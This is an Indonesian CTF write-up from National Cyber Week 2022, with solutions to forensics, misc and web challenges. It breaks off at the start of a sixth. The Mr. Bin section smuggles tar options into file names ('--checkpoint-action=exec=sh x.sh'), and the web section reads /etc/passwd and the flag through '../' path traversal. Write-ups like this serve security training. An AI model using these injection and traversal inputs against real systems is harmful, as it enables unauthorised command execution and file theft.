


**WRITE UP CTF National Cyber Week CTF Competition  
RESIDIVIS**



**Politeknik Negeri Semarang**

1.




**Nama : Free Flag**

**Kategori : Welcoming Party**

**Solusi : Diberikan sebuah soal free flag. Dikarenakan flag ini adalah flag gratisan alias flag free dari panitia kita cukup copas flag tersebut**

**Flag : NCW22{hology5{ }\_ada\_yg\_lg\_h0lo\_gy\_juga\_ga\_hr\_1n1?}**

2.



**Nama : Mr. Bin**

**Kategori : Miscellaneous**

**Solusi :** Diberikan sebuah soal berjudul Mr. Bin ini dari soal ini adalah kita harus melakukan nc ke server yakni **nc 103.167.136.75 2121** saat pertama kali soal diberikan tim kami sedikit mengalami kendala, namun setelah diingat-ingat kami pernah mengerjakan soal yang hampir sama dengan soal yang diberikan yakni dengan menggunakan metode **Tar Wildcard Injection** ini baru saja tim kami ingat setelah ada hint yang diberikan oleh panitia. Untuk link referensi : [Exploiting Wildcard for Privilege Escalation - Hacking Articles](#)

```
root@kali:~# nc 103.167.136.123 2121
[+] File "x.sh" sudah disimpan aman. (14 bytes)
1 → Tambah file (sisanya 8 file)
2 → List File (0 file)
3 → Hapus file
4 → Print isi file
5 → Kompres dan unduh semua file
0 → Cabut
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: --checkpoint-action=exec-sh x.sh
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
WES
[+] File "--checkpoint-action=exec-sh x.sh" sudah disimpan aman. (0 bytes)
1 → Tambah file (sisanya 7 file)
2 → List File (1 file)
3 → Hapus file
4 → Print isi file
5 → Kompres dan unduh semua file
0 → Cabut
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: --checkpoint=1
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
WES
[+] File "--checkpoint=1" sudah disimpan aman. (0 bytes)
```

Pada gambar diatas tim kami memasukan perintah **--checkpoint-action=exec=sh x.sh** Kemudian setelah memasukan perintah tersebut kemudian ketik perintah **--checkpoint=1**

```
4 → Print isi file
5 → Kompres dan unduh semua file
0 → Cabut
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: --checkpoint=1
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
WES
[+] File "--checkpoint=1" sudah disimpan aman. (0 bytes)
1 → Tambah file (sisanya 6 file)
2 → List File (2 file)
3 → Hapus file
4 → Print isi file
5 → Kompres dan unduh semua file
0 → Cabut
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: x.sh
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
cat /flag.txt
WES
[+] File "x.sh" sudah disimpan aman. (14 bytes)
1 → Tambah file (sisanya 5 file)
2 → List File (3 file)
3 → Hapus file
4 → Print isi file
5 → Kompres dan unduh semua file
0 → Cabut
>>> Masukkan opsi: 5
k0k_n94k_ke_C0MPR355_T4pi_m4laH_k3na_h4ck???[+] Sudah jadi base64 ya:
```

Kemudian setelah berhasil memasukkan perintah diatas Langkah berikutnya adalah dengan mengetikan file yang telah dibuat yakni x.sh kemudian ketikan perintah cat/flag.txt yang kemudian akan dipanggil oleh compress dan menghasilkan flag

**Flag : NCW22{k0k\_n94k\_ke\_C0MPR355\_T4pi\_m4laH\_k3na\_h4ck???**

3.

Challenge

16 Solves

×

# Downloader

## 244

TrojanDynamicMalware


[ Evidence Number #398 - Trojan Downloader ]

**IMPORTANT NOTE** from National Security Agency Forensic Investigator:

"REMEMBER to always keep this file away from any devices and do not run it either!!! ...but if you still want to tinker with it, be sure to extract the zip file on an isolated environment like Virtual Machine. I'm not responsible for any risk that might happened to your machine if you neglect to heed to this warning."

Hey folks, before you dive into the challenge, you have to know that this file contains real malware that is collected from malware's global database where all the malwares are quarantined there for further investigation by Forensic Investigator and for study purposes by people who want to sharpen their Forensic skill. (Reallife-like CTF :P)


So, in order to solve this challenge you can use many free tools and with your unique analysis skill to get the answers according to the given questions. *This one is easy to solve and doesn't require any advanced analysis technique.* Also DO NOT




**Nama : Downloader**

**Kategori : Forensic**


**Solusi** : Diberikan sebuah file zip yang Ketika di ekstrak file tersebut langsung menampilkan beberapa file. Tim kami melakukan Langkah pertama yakni dengan mengecek isi file tersebut dengan perintah **Strings**, kemudian tim kami tidak mendapatkan informasi yang signifikan. Namun kemudian tim kami berpikir untuk melihat lebih lanjut dengan menggunakan tools online yakni <https://hexed.it/> lalu kita cari domainnya ditemukanlah clue <http://2filmes.com> dan juga kita dapat nama file trojannya yaitu svchost.exe seperti gambar dibawah ini.





Untuk memperjelas kami zoom in.


Kemudian kami memiliki ide untuk mengecek domain yang ada diclue pada laman web archive dan didapatilah informasi bahwasanya web tersebut terakhir kali pada 4 agustus 2018



Lalu Setelah mendapatkan informasi nama domain Lalu kita mencari IP dan negara dari domain tersebut dengan <https://viewdns.info/> masukan domainnya lalu kita mendapatkan informasi lokasi ip address dan juga ip address owner serta last seen pada alamat ip seperti gambar di bawah ini :

IP Address	Location	IP Address Owner	Last seen on this IP
46.30.215.210	Copenhagen - Denmark	One.com A/S	2019-06-26
104.37.35.97	Denmark	One.com A/S	2018-10-04
104.37.35.127	Denmark	One.com A/S	2018-08-13
189.38.90.197	Porto Alegre - Brazil	IPV6 Internet Ltda	2012-01-11

Kemudian Langkah terakhir adalah kami melakukan nc ke server dengan perintah **nc 103.167.136.75 1112** seperti pada gambar berikut :



```
root@kali: /home/kali
File Actions Edit View Help
kernel:[11659.219238] watchdog: BUG: soft lockup - CPU#0 stuck for 3993s! [swapper/0:0]
^C

(root@kali)-[/home/kali]
# nc 103.167.136.75 1112
1. What is the name of the Domain that hosted the trojan malware?
(E.g, http://abc123.com → abc123 is the Domain Name)
>> Jawaban nomor 1 : 2filmes
[+] Nice Benar
2. What is the filename of the trojan malware itself?
>> Jawaban nomor 2 : svchost.exe
[+] Nice Benar
3. What is the IP Address of the Domain?
>> Jawaban nomor 3 : 104.37.35.127
[+] Nice Benar
4. From what country that the Domain is launched?
>> Jawaban nomor 4 : Denmark
[+] Nice Benar


nah keren, submit flagnya sekarang.

(root@kali)-[/home/kali]
#
```

Terlihat jelas bahwasanya hasil nc adalah terdapat beberapa pertanyaan yang harus kami jawab. Maka pertanyaan tersebut tinggal kita susun sesuai dengan yang kita cari pada informasi yang kita dapatkan kemudian kita tinggal Menyusun flagnya

**Flag : NCW22{2filmes\_svchost.exe\_104.37.35.127\_Denmark}**

4.



**Nama : BEC Chitchat**

**Kategori : Forensic**

**Solusi :** Diberikan sebuah file zip. yang berisikan file extension .ost, pada Langkah ini tim kami berinisiatif seperti biasa mencari informasi dengan perintah **Strings**. Namun perintah tersebut menurut kami belum mampu memberi informasi mendetail. Kemudian tim kami berinisiatif untuk melakukan ekstrak dengan menggunakan **tools : pffextract**.


**Referensi kami dapatkan pada laman:** <https://mangolassi.it/topic/22537/how-to-export-the-content-of-an-ost-file-for-forensics>

Langkah pertama Pertama tam akita menggunakan **pffexport -f all -m all Evidence51.ost** seperti di bawah ini



```
# pffexport -f all -m all Evidence\ 51.ost
pffexport 20180714
```

Kemudian setelah kami melakukan extract pada file maka akan muncul beberapa folder yakni :



Kita buka folder /home/kali/Downloads/Evidence 51.ost.export/Root - Mailbox/IPM\_SUBTREE/[Gmail]/Important/Message00001/bukafile OutlookHeaders.txt akan muncul seperti dibawah ini kita dapat nama roger alex

```
1 Message:
2 Client submit time: Sep 24, 2022 16:01:18.000000000 UTC
3 Delivery time: Sep 24, 2022 16:01:24.000000000 UTC
4 Creation time: Sep 24, 2022 16:08:49.810983400 UTC
5 Size: 45285
6 Flags: 0x00030010 (Unread, Has attachments, Unknown: 0x00030000)
7 Conversation topic: Announcing Discount & Market's Best Sector
8 Subject: Announcing Discount & Market's Best Sector
9 Sender name: roger alex
10 Sender email address: rogergrocery@gmail.com
11 Sent representing name: roger alex
12 Sent representing email address: rogergrocery@gmail.com
13 Importance: Normal
14
15
```

Lalu kita buka lagi file Message.html seperti bawah ini kita dapat nomor telepon +120932132

```
We choose the best products and present you with such amazing beveragea and foods just for you!!

We from RogerGrocery invite you to come to our MarketStore to see our products.
Why? Because we want the best for you.

Come and have a look on our brochure down in this PDF file.

--> Contact : Roger (+120932132)

Get Outlook for Android
```

Lalu kita buka lagi file InternetHeaders.txt kita akan dapat emailnya dan juga IP nya seperti dibawah ini :

```
Delivered-To: alexsteven2211@gmail.com
Received: by 2002:a05:6a10:8a43:b0:2f4:89f4:8483 with SMTP id dn3csp1147063pxb;
Sat, 24 Sep 2022 09:01:24 -0700 (PDT)

7 Return-Path: <rogergrocery@gmail.com>
8 Received: from HK0PR06MB2867.apcprd06.prod.outlook.com ([2603:1046:c02:1020::5])
9 by smtp.gmail.com with ESMTPSA id 192-20020a6216c9000000b005386b58c8a3sm8505013pfw.100.2022.09.24.09.01.21
```

Lalu kita coba di nc seperti dibawah ini

```
└─$ nc 103.167.136.75 1111
What is the name of suspected person(attacker) that send the malicious brochure?
(FULLNAME all lower case + if the name consists of two words like "Ismail Marzuki" then
separate those with whitespace character)
>> Jawaban nomor 1 : roger alex
[+] Nice Benar

What is the attackers phone number?
[Example Format = +62.....] → Country-Code number format
>> Jawaban nomor 2 : +120932132
[+] Nice Benar

What is the Address(FQDN) that is close to the source email(sender)?
(E.g : VG7SCF8EV1D.prod.ncwctf.donat.gula.id)
>> Jawaban nomor 3 : HK0PR06MB2867.apcprd06.prod.outlook.com
[+] Nice Benar

What is the Address(IPv6 Address) that is close to the destination email(receiver)?
(E.g : a05:a612:2d3:09f1:blah:blah:blah:blah)
>> Jawaban nomor 4 : 2002:a05:6a10:8a43:b0:2f4:89f4:8483
[+] Nice Benar

nah keren, submit flagnya sekarang. rogeralexncwctf@gmail.com
```

Dengan hasil nc nya kita bisa buat flag dengan format

**Flag :**

NCW22{roger

alex\_+120932132\_HK0PR06MB2867.apcprd06.prod.outlook.com\_2002:a05:6a10:8a  
43:b0:2f4:89f4:8483}

5.





**Nama : File&reading.inc**

**Kategori : Web Exploitation**


**Solusi :**

Diberikan sebuah link yang menuju ke laman website seperti berikut :






Kemudian terdapat sebuah button yang kami curigai akan mengarah ke laman website selanjutnya. Tim kami kemudian melakukan klik pada button tersebut sehingga masuk pada laman :




Terdapat sebuah filepath yang dapat diinputkan commands. Kami mencurigai bahwa filepath tersebut dapat memunculkan informasi berupa flag.



Taraaaa.....kami menemukan sebuah flag palsu. File palsu seharusnya berisikan beberapa informasi. Disini tim kami menyimpulkan bahwa filepath tersebut dapat memfilter inputan yang akan kita masukkan.

Kemudian Langkah berikutnya kita coba melakukan input beberapa payload dan didapati lah payload bypass filter yakni ../../../../etc/passwd



Pada akhirnya muncul file /etc/passwd yang berisikan beberapa informasi user account. Kemudian langsung saja kita cari flagnya.

Disini kita berinisiatif melakukan lagi inputan payload seperti tadi yakni ../../../../flag.txt. flag.txt kami dapati dari clue soal yakni /flag.txt

filepath

../../../../../../../../flag.txt

view

NCW22{f1L7eR\_15\_n0T\_3n0u9h\_1372846}

**Flag : NCW22{f1L7eR\_15\_n0T\_3n0u9h\_1372846}**

6.

Challenge

26 Solves

×

## Mr. Decryptor

### 100

A friend of Mr. Bin, Mr. Decryptor, followed his friend's path and started to learn programming. He is headed to a series of cryptographic problems that needs to be decrypted. Please help Mr. Decryptor!

Chall: **nc 103.167.136.75 9944**

Author: darmads#5575

Flag

Submit

**Nama : Mr. Decryptor**

**Kategori : Miscellaneous**

**Solusi : Diberikan sebuah soal yang mengharuskan untuk melakukan perintah nc 103.167.136.75 9944**

```
(root@kali) - [/home/kali/Downloads]
# nc 103.167.136.75 9944
Hi there! Its me, Decryptor. I'm having a hard time to solve these 100 encoding problems.
A paper says:
